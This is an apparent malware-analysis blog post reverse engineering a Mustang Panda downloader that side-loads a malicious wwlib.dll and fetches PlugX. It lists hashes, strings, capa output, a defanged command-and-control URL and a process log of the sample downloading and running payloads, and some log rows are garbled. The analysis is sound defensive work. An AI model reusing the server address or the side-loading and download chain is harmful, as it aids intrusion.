

# oR10n Labs

---

[or10nlabs.tech/reverse-engineering-the-new-mustang-panda-plugx-downloader/](https://or10nlabs.tech/reverse-engineering-the-new-mustang-panda-plugx-downloader/)

By oR10n

2020-07-20

[HomeReverse Engineering](#) Reverse Engineering the New Mustang Panda PlugX Downloader

## Reverse Engineering the New Mustang Panda PlugX Downloader

---

Hello everyone! Recently, I came across this tweet by a security researcher known as @Arkbird\_SOLG mentioning a targeted campaign using a Vatican themed lures by an APT group known as Mustang Panda.

**Note:** For those of you who are not yet familiar with Mustang Panda, security vendors like [CrowdStrike](#), [Avira](#), and [Anomali](#) have released detailed reports about this threat group in the past. You can also check some of my earlier blog posts about reverse engineering the [loader](#) and parts of the actual [RAT](#).

[TLP:White] The #APT Mustang Panda group targets the Vatican state with lures. This uses the TTPs already used for pushing the payloads as vulnerable Word version (office 2007) by side-loading method for execute a dll. [pic.twitter.com/48ScU5hfu0](https://pic.twitter.com/48ScU5hfu0)

— Arkbird (@Arkbird\_SOLG) [July 14, 2020](#)

**Note:** More IOCs related to the campaign are published on [this Github repo](#).

The tweet mentioned the use of vulnerable version of Microsoft word and a malicious DLL that gets executed via DLL side-loading. Based from this [ANY.RUN task](#) posted by @Arkbird\_SOLG, it seems like the malicious DLL file has a downloader functionality and fetches a .dat file from `hxxp://103.85.24[.]190/qum.dat`, which in turn leads to the delivery of PlugX on the target system.

So for this post, we will take a look into the inner workings of this new downloader to further understand how this campaign works.

### Sample Details

---

Filename	MD5	Description
QUM, IL VATICANO DELL'ISLAM.exe	ceaa5817a65e914aa178b28f12359a46	Legitimate MS Word executable


---



Filename	MD5	Description
wwlib.dll	c6206b8eacabc1dc3578cec2b91c949a	Malicious DLL



## Static Analysis


Tossing the DLL file to DiE, we can immediately note down some important details like:

- Export Names
- Imports indicating that this sample dynamically resolves addresses of Win32 API functions at runtime via **LoadLibrary** and **GetProcAddress**
- Presence of PE resources named **SCRDLL** and **SCRDAT**
- No packer signature identified and low file entropy which indicates that this file is likely not packed









Checking the PE resources and extracting **SCRDLL** shows us that the DLL file contains a .docx file as its resource.


Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	51	55	4D	2C	20	49	4C	20	56	41	54	49	43	41	4E	4F	QUM . IL.VATICANO
00000010	20	44	45	4C	4C	27	49	53	4C	41	4D	2E	64	6F	63	78	.DELL'ISLAM.docx

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	50	4B	03	04	14	00	06	00	08	00	00	00	21	00	09	24	PK...
00000010	87	82	81	01	00	00	8E	05	00	00	13	00	08	02	5B	43	PK...
00000020	6F	6E	74	65	6E	74	5F	54	79	70	65	73	5D	2E	78	6D	content_Types].xm
00000030	6C	20	A2	04	02	28	A0	00	02	00	00	00	00	00	00	00	l.φ...
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....

- Running FLOSS on the sample shows us some interesting strings that indicates potential capabilities such as:
- Communicating via HTTP
  - Utilizing the embedded resource
  - Executing OS commands
  - Loading something in memory for execution

wininet  
ConnectA  
InternetOpenA  
InternetConnectA  
InternetSetOptionA  
HttpOpenRequestA  
HttpQueryInfoA  
HttpSendRequestA  
InternetCrackUrlA  
InternetCloseHandle  
Mozilla/5.0 (compatible; MSIE 6.0; Windows NT 10.1);  
Microsoft Internet Explorer  
FindResourceA  
LoadResource  
SizeofResource  
LocalAlloc  
LocaRtlDecompressBuffer  
VirtualProtect  
SetFileAttributesA  
ShellExecuteA  
lstrlenA

Additionally, we can see a big blob with repeating pattern of “123456789”.



If you’ve seen my partial analysis of Mustang Panda’s [PlugX RAT](#), you can immediately tell that this probably contains some malware configuration.

Now, to confirm some of this hypothesis we can use the newly released open-source tool by FireEye’s FLARE team called [capa](#). As a short overview, capa recognize capabilities of programs from repetitive patterns of API calls, strings, constants, and other features. In basic terms, you can simply run it against a sample and it will tell you the capabilities based on rules crafted by RE experts from the FLARE team. The best thing about this is now that it’s open-sourced, anyone can contribute on crafting rules and extending the capability of the capa engine. For a detailed overview of capa, you can check out this [blog post](#) released by FlreEye.

Running capa on the sample tells us that it:

- contains obfuscated stackstrings
- encodes data using XOR
- contains a resource section
- link functions at runtime

```
C:\Users\user\Desktop>capa.exe wvlib.dll
18 functions [00:00, 46.15 functions/s]

-----
md5          : c6206b8eacabc1dc3578cec2b91c949a
path         : wvlib.dll
-----

ATT&CK Tactic : ATT&CK Technique
DEFENSE EVASION EXECUTION : Obfuscated Files or Information [I1027]
                          : Shared Modules [I1129]
-----

CAPABILITY : NAMESPACE
            : contain obfuscated stackstrings (36 matches)
            : encode data using XOR
            : contain a resource (.rsrc) section
            : link function at runtime (12 matches)
            : anti-analysis/obfuscation/string/stackstring
            : data-manipulation/encoding/xor
            : executable/pe/section/rsrc
            : linking/runtime-linking
-----
```

**Tip:** You can utilize -v or -vv argument in capa to see specific offsets where a rule matched. This is extremely helpful when disassembling and labeling functions with IDA.

## Dynamic Analysis

Running this sample on a VM with monitoring tools and proper setup will give us a ton of useful information.

**Note:** I downloaded [http://103.85.24\[.\]190/qum.dat](http://103.85.24[.]190/qum.dat) and placed it on C:\Python27\Lib\site-packages\fakeret\defaultFiles\ in order to allow [Fakeret](#) to serve this file and fully simulate the infection chain.

Time of	Process Name	PID	Operation	Path	Result	Detail
5:27:58.8	QUM, IL VATICANO DELL'ISLAM	2488	Process Start	C:\Users\user\Desktop\QUM, IL VATICANO DELL'ISLAM.docx	SUCCESS	Parent PID: 1034, Command line: "C:\Users\user\Desktop\QUM, IL VATICANO DELL'ISLAM.exe", Current directory: C:\Users\user\Desktop\, Environment: <<=, \ALLU
5:27:58.8	QUM, IL VATICANO DELL'ISLAM	2488	WriteFile	C:\Users\user\Desktop\QUM, IL VATICANO DELL'ISLAM.docx	SUCCESS	Offset: 0, Length: 16,246, Priority: Normal
5:27:58.8	QUM, IL VATICANO DELL'ISLAM	2488	SetBasicInformation	C:\Users\user\Desktop\QUM, IL VATICANO DELL'ISLAM.docx	SUCCESS	CreationTime: 0, LastAccessTime: 0, LastWriteTime: 0, ChangeTime: 0, FileAttributes: 0x0
5:27:59.3	QUM, IL VATICANO DELL'ISLAM	2488	Process Create	C:\Program Files (x86)\Windows NT\Accessories\WORDPAD.EXE	SUCCESS	Parent PID: 3084, Command line: "C:\Program Files (x86)\Windows NT\Accessories\WORDPAD.EXE" "C:\Users\user\Desktop\QUM, IL VATICANO DELL'ISLAM.docx"
5:27:59.3	QUM, IL VATICANO DELL'ISLAM	2488	TCP Connect	user-PC-4332 -> 103.85.24.190:80	SUCCESS	Length: 0, max: 1460, sackopt: 1, tsopt: 0, wsopt: 1, rcvwin: 65706, rwinvscale: 2, sndvscale: 0, seqnum: 0, connid: 0
5:27:59.3	QUM, IL VATICANO DELL'ISLAM	2488	TCP Send	user-PC-4332 -> 103.85.24.190:80	SUCCESS	Length: 112, starttime: 720706, endtime: 720706, seqnum: 0, connid: 0
5:27:59.3	QUM, IL VATICANO DELL'ISLAM	2488	WriteFile	C:\Users\user\AppData\Local\Temp\qum.exe	SUCCESS	Offset: 0, Length: 192,144, Priority: Normal
5:28:00.6	QUM, IL VATICANO DELL'ISLAM	2488	WriteFile	C:\Users\user\AppData\Local\Temp\qum.exe	SUCCESS	Offset: 0, Length: 192,512, I/O Rags: Non-coalesced, Paging I/O, Synchronous Paging I/O, Priority: Normal
5:28:00.6	QUM, IL VATICANO DELL'ISLAM	2488	Process Create	C:\Users\user\AppData\Local\Temp\qum.exe	SUCCESS	Parent PID: 3084, Command line: "C:\Users\user\AppData\Local\Temp\qum.exe", Current directory: C:\Users\user\Desktop\, Environment: <<=, \ALLUSERSPROFILE
5:28:00.6	QUM, IL VATICANO DELL'ISLAM	2488	WriteFile	C:\Users\user\AppData\Local\Temp\qum.exe	SUCCESS	Parent PID: 2488, Command line: "C:\Users\user\AppData\Local\Temp\qum.exe", Current directory: C:\Users\user\Desktop\, Environment: <<=, \ALLUSERSPROFILE
5:28:00.6	QUM, IL VATICANO DELL'ISLAM	2488	WriteFile	C:\Users\user\AppData\Local\Temp\qum.exe	SUCCESS	Offset: 0, Length: 136,763, Priority: Normal
5:28:00.6	QUM, IL VATICANO DELL'ISLAM	2488	WriteFile	C:\Users\user\AppData\Local\Temp\qum.exe	SUCCESS	Offset: 0, Length: 30,486, I/O Rags: Non-coalesced, Paging I/O, Synchronous Paging I/O, Priority: Normal
5:28:00.6	QUM, IL VATICANO DELL'ISLAM	2488	SetBasicInformation	C:\ProgramData\AAM\Updates\AAM\Updates.exe	SUCCESS	CreationTime: 0, LastAccessTime: 0, LastWriteTime: 0, ChangeTime: 0, FileAttributes: 0x0
5:28:00.6	QUM, IL VATICANO DELL'ISLAM	2488	SetBasicInformation	C:\ProgramData\AAM\Updates\AAM\Updates.exe	SUCCESS	CreationTime: 0, LastAccessTime: 0, LastWriteTime: 0, ChangeTime: 0, FileAttributes: 0x0
5:28:00.6	QUM, IL VATICANO DELL'ISLAM	2488	WriteFile	C:\ProgramData\AAM\Updates\AAM\Updates.exe	SUCCESS	Offset: 0, Length: 65,536, Priority: Normal
5:28:00.6	QUM, IL VATICANO DELL'ISLAM	2488	WriteFile	C:\ProgramData\AAM\Updates\AAM\Updates.exe	SUCCESS	Offset: 65,536, Length: 65,536
5:28:00.6	QUM, IL VATICANO DELL'ISLAM	2488	WriteFile	C:\ProgramData\AAM\Updates\AAM\Updates.exe	SUCCESS	Offset: 131,072, Length: 59,372
5:28:00.6	QUM, IL VATICANO DELL'ISLAM	2488	WriteFile	C:\ProgramData\AAM\Updates\AAM\Updates.exe	SUCCESS	CreationTime: 0, LastAccessTime: 0, LastWriteTime: 0, ChangeTime: 0, FileAttributes: 0x0
5:28:00.6	QUM, IL VATICANO DELL'ISLAM	2488	WriteFile	C:\ProgramData\AAM\Updates\AAM\Updates.exe	SUCCESS	Offset: 0, Length: 20,486, Priority: Normal
5:28:00.6	QUM, IL VATICANO DELL'ISLAM	2488	WriteFile	C:\ProgramData\AAM\Updates\AAM\Updates.exe	SUCCESS	Offset: 0, Length: 65,536, Priority: Normal
5:28:00.6	QUM, IL VATICANO DELL'ISLAM	2488	WriteFile	C:\ProgramData\AAM\Updates\AAM\Updates.exe	SUCCESS	Offset: 131,072, Length: 7,681
5:28:00.6	QUM, IL VATICANO DELL'ISLAM	2488	SetBasicInformation	C:\ProgramData\AAM\Updates\AAM\Updates.exe	SUCCESS	CreationTime: 0, LastAccessTime: 0, LastWriteTime: 0, ChangeTime: 0, FileAttributes: 0x0
5:28:00.6	QUM, IL VATICANO DELL'ISLAM	2488	SetBasicInformation	C:\ProgramData\AAM\Updates\AAM\Updates.exe	SUCCESS	Type: 1952, Size: Length: 154, Data: "C:\ProgramData\AAM\Updates\AAM\Updates.exe" 417
5:28:00.6	QUM, IL VATICANO DELL'ISLAM	2488	WriteFile	C:\ProgramData\AAM\Updates\AAM\Updates.exe	SUCCESS	Offset: 0, Length: 192,512, I/O Rags: Non-coalesced, Paging I/O, Synchronous Paging I/O, Priority: Normal
5:28:00.9	QUM, IL VATICANO DELL'ISLAM	2488	Process Create	C:\ProgramData\AAM\Updates\AAM\Updates.exe	SUCCESS	Parent PID: 2966, Command line: "C:\ProgramData\AAM\Updates\AAM\Updates.exe" 417
5:28:00.9	QUM, IL VATICANO DELL'ISLAM	2966	Process Start	C:\ProgramData\AAM\Updates\AAM\Updates.exe	SUCCESS	Parent PID: 3084, Command line: "C:\ProgramData\AAM\Updates\AAM\Updates.exe" 417, Current directory: C:\Users\user\Desktop\, Environment: <<=, \ALLUSERS
